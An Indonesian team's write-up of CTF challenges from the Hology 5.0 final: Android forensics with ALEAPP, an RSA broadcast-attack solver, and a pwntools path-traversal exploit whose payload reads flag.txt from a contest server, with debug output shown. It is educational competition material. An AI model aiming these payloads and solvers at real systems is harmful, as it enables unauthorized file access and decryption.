WRITE-UP CTF HOLOGY 5.0 FINAL

12 November 2022

anak sebelum malam waktu kemarin

(IPB University)

» patsac «

» arai «

» jedi «

Daftar Isi

Forensic


Ketahuan Nakal (436 pts)

Description:

Soal merupakan android image phone berupa file zip yang diberi password, android image berasal dari android hp Bobby seorang anak SMA. Lalu di beri juga service **nc 13.212.97.214 5010,** service tersebut berupa pertanyaan yang jika semua pertanyaan telah dijawab maka akan diberi flag.

Solution:

Untuk mengerjakan android image tersebut dan menjawab pertanyaan dibutuhkan tools untuk membuka android image menjadi lebih readable, digunakan tools https://github.com/abrignoni/ALEAPP untuk melihat log events dari setiap artifacts aplikasi dan database yang ada. Dalam menjalankan tools ALEAPP, hal pertama yang dilakukan yaitu menjalankan aleapp gui:




Setelah dijalankan masukkan folder android image dan juga juga output folder, lalu dapat melakukan select all semua artifact dan menjalankan process dan akan diberi akses pada file index.html berupa log dari android image.

- Pertanyaan 1:
  Kapan terakhir kali Bobby hendak mengunduh sebuah Game yang berkaitan dengan pembullyan di luar PlayStore? (UTC+7) Format Jawaban: DD/MM/YYYY_HH:MM:SS WIB

  Jawaban:

  Pada file report index.html yang didapat, karena diluar play store berarti download dapat dilakukan di app store lain ataupun browser. Setelah akses tab chrome web history, dapat dilakukan pencarian string download, dan ternyata benar saja ternyata ada melakukan download file berkaitan dengan bully pada link berikut https://an1.com/4413-bully-2.html




Terlihat akses dilakukan pada 2022-10-26 08:20:28 setelah diubah menjadi format WIB maka ditambah +7 dan disesuaikan format maka didapatkan tanggal download nya Sehingga jawaban menjadi: **26/10/2022_15:20:28 WIB**

- Pertanyaan 2:

  Bobby memiliki aplikasi notes-taking yang berisi beberapa rencana jahatnya untuk menjahili teman-temannya. Berapa notes yang telah dia hapus untuk menutupi jejaknya? Dan apa nama judul notes yang berisikan list-list rencananya?

  Jawaban:

  Pada aplikasi notes taking sehingga perhatian tertuju pada apk google keep.




Pada tab google keep terlihat ada table (notes) Project Revenge, dan ada 2 table (notes) yang dihapus hal ini juga dilihat pada file keep.db terdapat query deleted tables. Sehingga jawaban menjadi: **2_Project Revenge**

- Pertanyaan 3:

  Berapa kali Bobby mengunjungi website Kompas?

  Jawaban:

  Pada web history lagi kita dapat melakukan pencarian terhadap string kompas sesuai dengan web yang diakses dan terdapat visi count sebanyak 2 kali.




  Sehingga jawaban menjadi: **2**

- Pertanyaan 4:

  Bobby akhirnya diketahui telah melakukan tindakan aksi yang sangat meresahkan sehingga membuat ia harus ditahan dulu oleh polisi karena bukti Anda. Dia terdakwa telah menjual senjata dengan bukti yang didapatkan di aplikasi note-taking lainnya meskipun notestersebut telah DIHAPUS. Dapatkah Anda menyebutkan 2 senjata tajam yang ia jual sebagai supplier?

  Jawaban:

  Karena ada apk yang telah dihapus maka mungkin tidak akan tampil di report index.html. Sehingga saya melakukan pencarian di output folder dari Aleapp. Saya menduga notes lainnya ada pada folder google docs. Sesuai dengan installed apps yang ada:



Pada folder tersebut saya melakukan pencarian string sederhana dengan tools grep:

```
→ com.google.android.apps.docs.editors.docs grep -nr senjata .
grep: ./files/stashes/1090fb601a9b4239e845a90849208921/DB: binary file matches
→ com.google.android.apps.docs.editors.docs strings ./files/stashes/1090fb601a9b4239e845a90849208921/DB | grep senjata
%1MsKCB5t-fly63ZIGEFhw9lcxVlARQF97w8xSL9CDeYI0_[{"ibi":1,"s":"List perkumpulan Hacker and Breaker Society 2022\n*\nBreachforums:\n
Bobby\nSkalavar34\nBejorKakatua\n\nBarang suplai senjata:\nButterfly Knife x1\nRajam 3x (untuk tawuran nanti)","ty":"is"},{"ei":0,
"si":0,"sm":{"ds_lhs":1,"ds_ulhfl":false},"st":"document","ty":"as"},{"epm":{"le_nb":{"nl_0":{"b_a":0,"b_gf":"%0.","b_gs":"","b_gt
":10,"b_ifl":18,"b_il":36,"b_sn":1,"b_ts":{"ts_bd":false,"ts_bd_i":true,"ts_bgc":null,"ts_bgc_i":true,"ts_ff":"Arial","ts_ff_i":tr
ue,"ts_fgc":"#000000","ts_fgc_i":true,"ts_fs":11,"ts_fs_i":true,"ts_it":false,"ts_it_i":true,"ts_sc":false,"ts_sc_i":true,"ts_st":
false,"ts_st_i":true,"ts_tw":400,"ts_un":false,"ts_un_i":false,"ts_va":"nor","ts_va_i":true}},"nl_1":{"b_a":0,"b_gf":"%1.","b_gs":
"","b_gt":13,"b_ifl":54,"b_il":72,"b_sn":1,"b_ts":{"ts_bd":false,"ts_bd_i":true,"ts_bgc":null,"ts_bgc_i":true,"ts_ff":"Arial","ts_
ff_i":true,"ts_fgc":"#000000","ts_fgc_i":true,"ts_fs":11,"ts_fs_i":true,"ts_it":false,"ts_it_i":true,"ts_sc":false,"ts_sc_i":true,
"ts_st":false,"ts_st_i":true,"ts_tw":400,"ts_un":false,"ts_un_i":false,"ts_va":"nor","ts_va_i":true}},"nl_2":{"b_a":2,"b_gf":"%2."
,"b_gs":"","b_gt":15,"b_ifl":90,"b_il":108,"b_sn":1,"b_ts":{"ts_bd":false,"ts_bd_i":true,"ts_bgc":null,"ts_bgc_i":true,"ts_ff":"Ar
ial","ts_ff_i":true,"ts_fgc":"#000000","ts_fgc_i":true,"ts_fs":11,"ts_fs_i":true,"ts_it":false,"ts_it_i":true,"ts_sc":false,"ts_sc
_i":true,"ts_st":false,"ts_st_i":true,"ts_tw":400,"ts_un":false,"ts_un_i":false,"ts_va":"nor","ts_va_i":true}},"nl_3":{"b_a":0,"b_
gf":"%3.","b_gs":"","b_gt":10,"b_ifl":126,"b_il":144,"b_sn":1,"b_ts":{"ts_bd":false,"ts_bd_i":true,"ts_bgc":null,"ts_bgc_i":true,"
ts_ff":"Arial","ts_ff_i":true,"ts_fgc":"#000000","ts_fgc_i":true,"ts_fs":11,"ts_fs_i":true,"ts_it":false,"ts_it_i
→ com.google.android.apps.docs.editors.docs
```

Dari sana sudah terlihat dua senjata sebagai barang suplai yaitu butterfly knife dan rajam, sehingga jawaban menjadi: **butterflyknife_rajam**

- Pertanyaan 5:

  Ada tambahan informasi dari sumber yang sama sebelumnya. Berapa anggota (termasuk Bobby) yang telah mendaftarkan diri ke BreachForums? Siapakah nama anggota terakhir?

  Jawaban:

  Untuk pertanyaan terakhir ini sebenernya sudah ditemukan juga pada pertanyaan sebelumnya di tempat yang sama pada aplikasi google docs.

```
→ com.google.android.apps.docs.editors.docs grep -nr senjata .
grep: ./files/stashes/1090fb601a9b4239e845a90849208921/DB: binary file matches
→ com.google.android.apps.docs.editors.docs strings ./files/stashes/1090fb601a9b4239e845a90849208921/DB | grep senjata
%1MsKCB5t-fly63ZIGEFhw9lcxVlARQF97w8xSL9CDeYI0_[{"ibi":1,"s":"List perkumpulan Hacker and Breaker Society 2022\n*\nBreachforums:\n
Bobby\nSkalavar34\nBejorKakatua\n\nBarang suplai senjata:\nButterfly Knife x1\nRajam 3x (untuk tawuran nanti)","ty":"is"},{"ei":0,
"si":0,"sm":{"ds_lhs":1,"ds_ulhfl":false},"st":"document","ty":"as"},{"epm":{"le_nb":{"nl_0":{"b_a":0,"b_gf":"%0.","b_gs":"","b_gt
":10,"b_ifl":18,"b_il":36,"b_sn":1,"b_ts":{"ts_bd":false,"ts_bd_i":true,"ts_bgc":null,"ts_bgc_i":true,"ts_ff":"Arial","ts_ff_i":tr
ue,"ts_fgc":"#000000","ts_fgc_i":true,"ts_fs":11,"ts_fs_i":true,"ts_it":false,"ts_it_i":true,"ts_sc":false,"ts_sc_i":true,"ts_st":
false,"ts_st_i":true,"ts_tw":400,"ts_un":false,"ts_un_i":false,"ts_va":"nor","ts_va_i":true}},"nl_1":{"b_a":0,"b_gf":"%1.","b_gs":
"","b_gt":13,"b_ifl":54,"b_il":72,"b_sn":1,"b_ts":{"ts_bd":false,"ts_bd_i":true,"ts_bgc":null,"ts_bgc_i":true,"ts_ff":"Arial","ts_
ff_i":true,"ts_fgc":"#000000","ts_fgc_i":true,"ts_fs":11,"ts_fs_i":true,"ts_it":false,"ts_it_i":true,"ts_sc":false,"ts_sc_i":true,
"ts_st":false,"ts_st_i":true,"ts_tw":400,"ts_un":false,"ts_un_i":false,"ts_va":"nor","ts_va_i":true}},"nl_2":{"b_a":2,"b_gf":"%2."
,"b_gs":"","b_gt":15,"b_ifl":90,"b_il":108,"b_sn":1,"b_ts":{"ts_bd":false,"ts_bd_i":true,"ts_bgc":null,"ts_bgc_i":true,"ts_ff":"Ar
ial","ts_ff_i":true,"ts_fgc":"#000000","ts_fgc_i":true,"ts_fs":11,"ts_fs_i":true,"ts_it":false,"ts_it_i":true,"ts_sc":false,"ts_sc
_i":true,"ts_st":false,"ts_st_i":true,"ts_tw":400,"ts_un":false,"ts_un_i":false,"ts_va":"nor","ts_va_i":true}},"nl_3":{"b_a":0,"b_
gf":"%3.","b_gs":"","b_gt":10,"b_ifl":126,"b_il":144,"b_sn":1,"b_ts":{"ts_bd":false,"ts_bd_i":true,"ts_bgc":null,"ts_bgc_i":true,"
ts_ff":"Arial","ts_ff_i":true,"ts_fgc":"#000000","ts_fgc_i":true,"ts_fs":11,"ts_fs_i":true,"ts_it":false,"ts_it_i
→ com.google.android.apps.docs.editors.docs
```

Pada file DB terdapat 3 anggota dan yang terakhir adalah BejorKakatua, sehingga jawaban menjadi: **3_bejorkakatua**

Terakhir setelah didapatkan semua pertanyaan dapat dilakukan validasi pada service netcat untuk mendapatkan flag nya.

```
arai@arai-19:/media/arai/C080FAAFB0FAAAD4/ctf_archive/nakal/Bobby/data/user/0/com.google.android.apps.docs.editors.docs$ nc 13.212.97.214 5010

1. Kapan terakhir kali Bobby hendak mengunduh sebuah Game yang berkaitan dengan pembullyan di luar PlayStore? (UTC+7)

Format Jawaban: DD/MM/YYYY_HH:MM:SS WIB
Contoh: 13/08/2021_14:02:30 WIB

>>: 26/10/2022_15:20:28 WIB
Betul!


2. Bobby memiliki aplikasi notes-taking yang berisi beberapa rencana jahatnya untuk menjahili teman-temannya.
Berapa notes yang telah dia hapus untuk menutupi jejaknya?
Dan apa nama judul notes yang berisikan list-list rencananya?

Format Jawaban: jumlahnotes_judulnotes (jika ada karakter spesial atau spasi atau simbol lainnya, tetap cantumkan)
Contoh: 12_Rencana Eksekusi 2015 Man's Boom

>>: 2_Project Revenge
Betul!


3. Berapa kali Bobby mengunjungi website Kompas?

Format Jawaban: jumlahkunjungan
Contoh: 6

>>: 2
Betul!


4. Bobby akhirnya diketahui telah melakukan tindakan aksi yang sangat meresahkan sehingga membuat ia harus ditahan dulu oleh polisi karena bukti
Dia terdakwa telah menjual senjata dengan bukti yang didapatkan di aplikasi note-taking lainnya meskipun notestersebut telah DIHAPUS.
Dapatkah Anda menyebutkan 2 senjata tajam yang ia jual sebagai supplier?

Format Jawaban: namasenjata1_namasenjata2 (huruf kecil semua)
Contoh: ranjaudarat_pisaubelati

>>: butterflyknife_rajam
Betul!


5. Ada tambahan informasi dari sumber yang sama sebelumnya. Berapa anggota (termasuk Bobby) yang telah mendaftarkan diri ke BreachForums? Siapaka

Format Jawaban: jumlahanggota_namaanggotahurufkecilsemua
Contoh: 5_sultanprayoga

>>: 3_bejorkakatua
Betul!

Bagus terima kasih atas report yang Anda berikan!
Flag: hology5{analisa_android_1m4g3_mudah_bukan?}
```

Flag : hology5{analisa_android_1m4g3_mudah_bukan?}

Cryptography

impossible (400)

Description

Author: Yesver
nc 13.212.97.214 5011

Pada servis nc, hanya diberikan *public modulus* (n), *public exponent* (e), dan *ciphertext* (c). Tidak ada bisa interaksi apapun lagi.

Solution

Setelah mencoba akses servis nc beberapa kali, saya melihat ada pola bahwa besar dari *public modulus*-nya 1024 bit (artinya p dan q 512 bit) dan besar maksimal dari *public exponent*-nya hanya berkisaran di 10 bit saja. Itu artinya kemungkinan untuk mendapatkan e yang sama ketika mengakses servis nc secara terus menerus tidak terlalu kecil.

Dari sini, sudah bisa terpikirkan, kita bisa mengambil beberapa sample c dan n dari servis yang e nya sama, kemudian merecover m^e dengan menggunakan *Chinese Remainder Theorem* (CRT). Jika sudah mendapatkan m^e, maka kita tinggal mengakarkan m dengan e saja untuk me-*recover plaintext* (m)-nya. Agar aman alias CRT-nya pasti berhasil, saya langsung mengambil pasangan c dan n sebanyak 20 pasang.


Berikut adalah full solvernya:

solver.py

```
#!/usr/bin/env python3
from pwn import *
from libnum import *
from gmpy2 import iroot

with open("nc.sh") as f:
    NC = f.read().strip().split()
    f.close()
SRVR = NC[1]
PORT = NC[2]


def get_pub():
    r = remote(SRVR, PORT, level="warning")
    r.recvuntil(b"n = ")
    n = r.recvline(0)
    r.recvuntil(b"e = ")
    e = r.recvline(0)
    r.recvuntil(b"c = ")
    c = r.recvline(0)
    r.close()
```

```
    return int(n), int(e), int(c)


def main():
    es = {}
    n, e, c = get_pub()
    es[e] = [[c, n]]
    while True:
        n, e, c = get_pub()
        try:
            es[e].append([c, n])
            if len(es[e]) == 20:
                break
        except KeyError:
            es[e] = [[c, n]]
    cs = []
    ns = []
    for c, n in es[e]:
        cs.append(c)
        ns.append(n)
    me = solve_crt(cs, ns)
    m = int(iroot(me, e)[0])
    print(n2s(m))

    return 0


if __name__ == "__main__":
    main()
```

Screenshot



Flag : hology5{s0rry_for_w4st1ng_your_tim3}

Web

Gak solve bang :”

PWN

cataloque (356 pts)

Description
cataloque 356 Author: nyxmare nc 13.212.97.214 5012

Solution

Diberikan suatu file ELF bernama cataloque , file ZIP cataloque.zip yang berisi file-file docker, dan service nc. Ketika dibuka di IDA, terlihat bahwa fungsi main akan memanggil fungsi run

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   init();
4   run();
5   return 0;
6 }
```

Berikut isi fungsi run()

IDA View-A | Pseudocode-A | Hex View-1

```
__int64 run()
{
  char s[256]; // [rsp+0h] [rbp-2A0h] BYREF
  char filename[256]; // [rsp+100h] [rbp-1A0h] BYREF
  struct stat v3; // [rsp+200h] [rbp-A0h] BYREF
  char v4; // [rsp+297h] [rbp-9h]
  FILE *stream; // [rsp+298h] [rbp-8h]

  banner();
  while ( 1 )
  {
    printf("\n>> ");
    fgets(s, 256, stdin);
    strtok(s, "\n");
    snprintf(filename, 0x100uLL, "./%s/links.txt", s);
    stream = fopen(filename, "r");
    if ( !stream || stat(filename, &v3) )
      break;
    do
    {
      v4 = fgetc(stream);
      putchar(v4);
    }
    while ( v4 != -1 );
    fclose(stream);
  }
  puts("I can't find your waifu ");
  return 0LL;
}
```

Terlihat bahwa dia meminta input menggunakan fgets sebanyak 256 ke dalam char s berukuran 256, lalu char s akan di-passing ke dalam parameter %s di antara "./" dan "/links.txt". Dari file zip, ketika di-unzip, diketahui bahwa pada folder challenge, terdapat folder "elysia" dengan file "links.txt" di dalamnya. Saya coba masukkan elysia sebagai input

```
jedi@DESKTOP-DTPA5CB:/mnt/d/CTF/finalhology/rev$ nc 13.212.97.214 5012
===== Welcome to Waifu Appreciator Service =====
Tell me your Waifu, and I will give you her picts

>> elysia
https://www.google.com/search?q=elysia
◆
>> nahida
I can't find your waifu
```

dan terlihat bahwa dia akan mengembalikan isi dari links.txt. Jika saya masukkan input lain selain elysia, maka dia tidak bisa menemukan links.txt tersebut.

Yang menarik adalah ketika saya coba buka file Dcokerfile, terdapat "flag.txt" yang diberikan permission untuk read. Sehingga, kita perlu mencari cara untuk membca file flag.txt tersebut

```
jedi@DESKTOP-DTPA5CB:/mnt/d/CTF/finalhology/cataloque$ ls
Dockerfile  cataloque  challenge  config  docker-compose.yml  flag.txt
jedi@DESKTOP-DTPA5CB:/mnt/d/CTF/finalhology/cataloque$ cat Dockerfile
FROM ubuntu

RUN apt-get update \
    && apt-get install -y xinetd gnupg

RUN touch /var/log/xinetdlog

ENV USER cataloque

WORKDIR /home/$USER

RUN useradd $USER

COPY challenge/wrapper.sh /home/$USER/
COPY challenge/$USER /home/$USER/
COPY challenge/elysia /home/$USER/elysia

COPY ./flag.txt /flag.txt
RUN chmod 444 /flag.txt

COPY ./config/$USER.xinetd /etc/xinetd.d/$USER

RUN chown -R root:$USER /home/$USER
RUN chmod -R 550 /home/$USER

EXPOSE 1337

CMD service xinetd start && sleep 2 && tail -f /var/log/xinetdlogjedi@DESKTOP-DTPA5CB:/mnt/d/CTF/finalhology/
```

Terdapat fungsi menarik lain dari fungsi run yaitu penggunaan sprintf untuk melakukan wrapping dari path file yang dicari. Ketika dibaca deskripsi dari sprintf, dia akan menginput hasil dari parameter format ke dalam parameter str. Dan ternyata, parameter str diisi oleh variabel “filename” yang berukuran sama dengan variabel “s”. Oleh karena itu, bisa kita ganti bagian “links.txt” menjadi “flag.txt”. Karena path menuju filenya harus tepat, maka agar bisa sesuai, kita isi sebagian besar dari payload dengan “./”, karena command “cd ./” tidak akan mengubah lokasi directory

```
jedi@DESKTOP-DTPA5CB:/mnt/d/CTF/finalhology/cataloque$ cd ./
jedi@DESKTOP-DTPA5CB:/mnt/d/CTF/finalhology/cataloque$
```

Dan dilihat dari file Dockerfile yang tadi, kita perlu mundur beberapa directory untuk bisa mendapatkan flag-nya

Full solver yang saya gunakan adalah sebagai berikut

exploit.py

```python
from pwn import *
import os


CONN = 'nc 13.212.97.214 5012'.split()
```

```python
HOST = CONN[1]
PORT = int(CONN[2])

elf = context.binary = ELF("./cataloque")

p = remote(HOST, PORT, level='debug')

payload = b'./'*118
payload += b'../../../flag.txt'
p.sendline(payload)
p.interactive()
```

```
jedi@DESKTOP-DTPA5CB:/mnt/d/CTF/finalhology/pwn$ python3 exploit.py
[*] '/mnt/d/CTF/finalhology/pwn/cataloque'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 13.212.97.214 on port 5012: Done
[DEBUG] Sent 0xfe bytes:
    b'././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././../../../flag.txt\n'
[*] Switching to interactive mode
[DEBUG] Received 0x30 bytes:
    b'===== Welcome to Waifu Appreciator Service ====='
===== Welcome to Waifu Appreciator Service =====[DEBUG] Received 0x66 bytes:
    00000000  0a 54 65 6c  6c 20 6d 65  20 79 6f 75  72 20 57 61  │·Tel│l me│ you│r Wa│
    00000010  69 66 75 2c  20 61 6e 64  20 49 20 77  69 6c 6c 20  │ifu,│ and│ I w│ill │
    00000020  67 69 76 65  20 79 6f 75  20 68 65 72  20 70 69 63  │give│ you│ her│ pic│
    00000030  74 73 0a 0a  3e 3e 20 68  6f 6c 6f 67  79 35 7b 31  │ts··│>> h│olog│y5{1│
    00000040  64 37 33 61  34 62 35 61  33 33 34 37  34 39 37 63  │d73a│4b5a│3347│497c│
    00000050  34 39 36 36  36 32 66 39  38 33 63 31  38 38 33 7d  │4966│62f9│83c1│883}│
    00000060  0a ff 0a 3e  3e 20                                  │···>│> │
    00000066

Tell me your Waifu, and I will give you her picts

>> hology5{1d73a4b5a3347497c496662f983c1883}
\xff
```

Flag : hology5{1d73a4b5a3347497c496662f983c1883}

dreamer (356 pts)

Description
dreamer 356 Author: nyxmare nc 13.212.97.214 5013

Solution

Diberikan suatu file ELF bernama dreamer.

```
jedi@DESKTOP-DTPA5CB:/mnt/d/CTF/finalhology/pwn$ file dreamer
dreamer: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[
sha1]=bbd0efad0524791f0edfca75922a232f2e976db3, for GNU/Linux 3.2.0, not stripped
jedi@DESKTOP-DTPA5CB:/mnt/d/CTF/finalhology/pwn$ checksec dreamer
[*] '/mnt/d/CTF/finalhology/pwn/dreamer'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
jedi@DESKTOP-DTPA5CB:/mnt/d/CTF/finalhology/pwn$
```

